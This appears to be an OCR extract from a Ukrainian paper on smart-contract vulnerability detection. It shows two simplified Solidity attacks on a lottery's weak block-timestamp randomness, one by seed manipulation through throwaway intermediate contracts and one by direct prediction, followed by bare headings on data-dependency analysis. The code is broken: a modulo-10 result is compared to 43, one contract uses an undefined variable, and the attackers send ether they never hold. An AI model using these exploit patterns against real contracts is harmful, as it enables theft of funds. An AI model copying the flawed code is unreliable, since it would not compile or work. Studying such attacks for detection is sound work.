
Спрощений приклад для демонстрації атаки маніпуляції з початковим значенням

```
contract LotteryContract {
    uint256 private secretSeed;

    function playLottery() external payable {
        uint256 randomNumber = (block.timestamp + uint256(uint160(msg.sender)) + secretSeed) % 10;
        if (randomNumber == 43 && msg.value == 1 ether) {
            payable(msg.sender).transfer(5 ether);
        }
    }
}

contract Intermediate {
    function initiateAttack(LotteryContract target) external {
        target.playLottery{value: 1 ether}();
    }
}

contract LotteryAttacker {
    function executeAttack(uint256 secretSeed) external {
        while(true) {
            Intermediate inter = new Intermediate();
            uint256 randomNumber = (block.timestamp + uint256(uint160(address(inter))) + secretSeed) % 10;
            if (randomNumber == 43) {
                inter.initiateAttack{value: 1 ether}();
                break;
            }
        }
    }
}
```


Спрощений приклад для демонстрації прямої атаки на передбачення

```
contract LotteryGame {
    uint256 private secretSeed;

    function playLottery() external payable {
        uint256 randomNumber = (block.timestamp + uint256(uint160(msg.sender)) + secretSeed) % 10;
        if (randomNumber == 43 && msg.value == 1 ether) {
            payable(msg.sender).transfer(5 ether);
        }
    }
}

contract LotteryHacker {
    function executeAttack(LotteryGame targetGame, uint256 secretSeed) public {
        uint256 randomNumber = (block.timestamp + uint256(uint160(address(this))) + secretSeed) % 10;
        if (predictedRandom == 43) {
            targetGame.playLottery{value: 1 ether}();
        } else {
            return;
        }
    }
}
```

Архітектура роботи програмного засобу для виявлення вразливостей



Аналіз залежності даних від MSTORE та MLOAD у пам'яті



Аналіз залежності даних від SLOAD та SSTORE у сховищі